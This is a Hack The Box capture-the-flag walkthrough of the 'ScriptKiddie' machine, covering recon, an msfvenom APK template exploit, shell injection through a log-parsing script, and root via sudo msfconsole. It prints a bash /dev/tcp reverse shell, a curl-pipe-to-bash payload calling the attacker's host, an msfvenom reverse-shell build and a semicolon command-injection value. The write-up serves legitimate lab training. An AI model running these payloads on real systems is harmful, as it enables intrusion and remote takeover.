
scriptkiddie

SCRIPTKIDDIE - HACKTHEBOX - 10.10.10.226
==========

```
┌──(user㉿boy)-[~/BOXES/htb/boxes/scriptkiddie]
└─$ nmap -p22,5000 -sV -sC -T4 -Pn -oN nmap/10.10.10.226.nmap 10.10.10.226
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 01:05 EST
Nmap scan report for scriptkiddie.htb (10.10.10.226)
Host is up (0.024s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On port 5000 there's what seems to be a webpage that allows visitors to run nmap scans, create msfvenom payloads, and use searchsploit.



Since there's really nothing else to work with, I'm going to start ffuf to search for directories while manually testing the page.

```
┌──(root㉿boy)-[~/BOXES/htb/boxes/scriptkiddie]
└─# ffuf -u http://10.10.10.226:5000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
```


So ffuf didn't return anything, but after a quick google search on **msfvenom cve**, I found this: (https://www.exploit-db.com/exploits/49491)

Looking at the script, it seems to be creating an empty apk file that's signed with a base64 encoded payload, and from there, I'm supposed to use the apk file as a template when running msfvenom to create a payload. However, the encoded string will be executed, and this way I can achieve RCE.

For the payload, I've used a bash reverse shell.

```
# Change me
payload = 'bash -i >& /dev/tcp/10.10.14.2/4242 0>&1'
```

Then just use these params while uploading it.



Didn't seem to work. So just to make sure I changed the payload to a curl request and set up a python http server on my local machine and...

```
┌──(root㉿boy)-[~/BOXES/htb/boxes/scriptkiddie]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.226 - - [08/Feb/2021 21:45:14] "GET /script.sh HTTP/1.1" 200 -
```

Got RCE!
So next I made a bash script that executes a reverse shell and changed the python scripts payload to pipe that request into bash

```
# Change me
payload = 'curl http://10.10.14.16:8080/script.sh | bash'
```

And...

```
┌──(root㉿ boy)-[~/BOXES/htb/boxes/scriptkiddie]
└─# nc -lvnp 1312
listening on [any] 1312 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.226] 54400
bash: cannot set terminal process group (819): Inappropriate ioctl for device
bash: no job control in this shell
kid@scriptkiddie:~/html$ whoami;id
whoami;id
kid
uid=1000(kid) gid=1000(kid) groups=1000(kid)
kid@scriptkiddie:~/html$
```

Boom! Got shell.

Next, to make my shell better, I created an ssh key on my local machine, copied the contents of the public key, and put it in the authorized_keys file of the vitim machine. Then I connect to the server using the private key to the pair I created.

After getting the user.txt file, I noticed a **logs** directory on the kid user's desktop.

```
kid@scriptkiddie:~$ cd logs/
kid@scriptkiddie:~/logs$ ls
hackers
kid@scriptkiddie:~/logs$
```

The hackers file is empty.

But, after a bit of enumeration, I found another user **pwn**, who has a **scanlosers.sh** script on their directory which I have read permissions on:

```
kid@scriptkiddie:/home$ ls -la pwn
total 44
drwxr-xr-x 6 pwn  pwn  4096 Feb  3 12:06 .
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history → /dev/null
-rw-r--r-- 1 pwn  pwn   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn  pwn  3771 Feb 25  2020 .bashrc
drwx------ 2 pwn  pwn  4096 Jan 28 17:08 .cache
drwxrwxr-x 3 pwn  pwn  4096 Jan 28 17:24 .local
-rw-r--r-- 1 pwn  pwn   807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn  pwn    74 Jan 28 16:22 .selected_editor
drwx------ 2 pwn  pwn  4096 Jan 28 16:32 .ssh
drwxrw---- 2 pwn  pwn  4096 Feb  3 12:00 recon
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh
kid@scriptkiddie:/home$
```

```
kid@scriptkiddie:/home$ cat /home/pwn/scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home$
```

So this script reads from the **hackers** file from earlier, makes sure to cut extra columns and runs the leftover text through nmap (assuming it's an ip). But, what if I put an ip in the hackers file and append a colon along with another command... can I execute another command as the pwn user?

To make this easier on myself, I'm going to create an msfvenom payload and try to execute it through the script.

```
┌──(root㉿ boy)-[~/BOXES/htb/boxes/scriptkiddie]
└─# msfvenom -p linux/x64/shell_reverse_tcp lhost=10.10.14.16
 lport=1312 -f elf -o hecc
```

And now after getting it on the victim machine...

```
kid@scriptkiddie:~/logs$ ls
hackers  hecc
kid@scriptkiddie:~/logs$
```

This is my payload for the hackers file:

```
10.10.14.16;/home/kid/logs/hecc
```

```
┌──(root㉿ boy)-[~/BOXES/htb/boxes/scriptkiddie]
└─# nc -lvnp 1312
listening on [any] 1312 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.226] 54404
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
```

Got it.

```
pwn@scriptkiddie:/home/pwn$ sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo
User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:/home/pwn$
```

From here, it ooks like I can run metasploit as root without a password:

```
msf6 > whoami
[*] exec: whoami

root
msf6 >
```

GOTTEE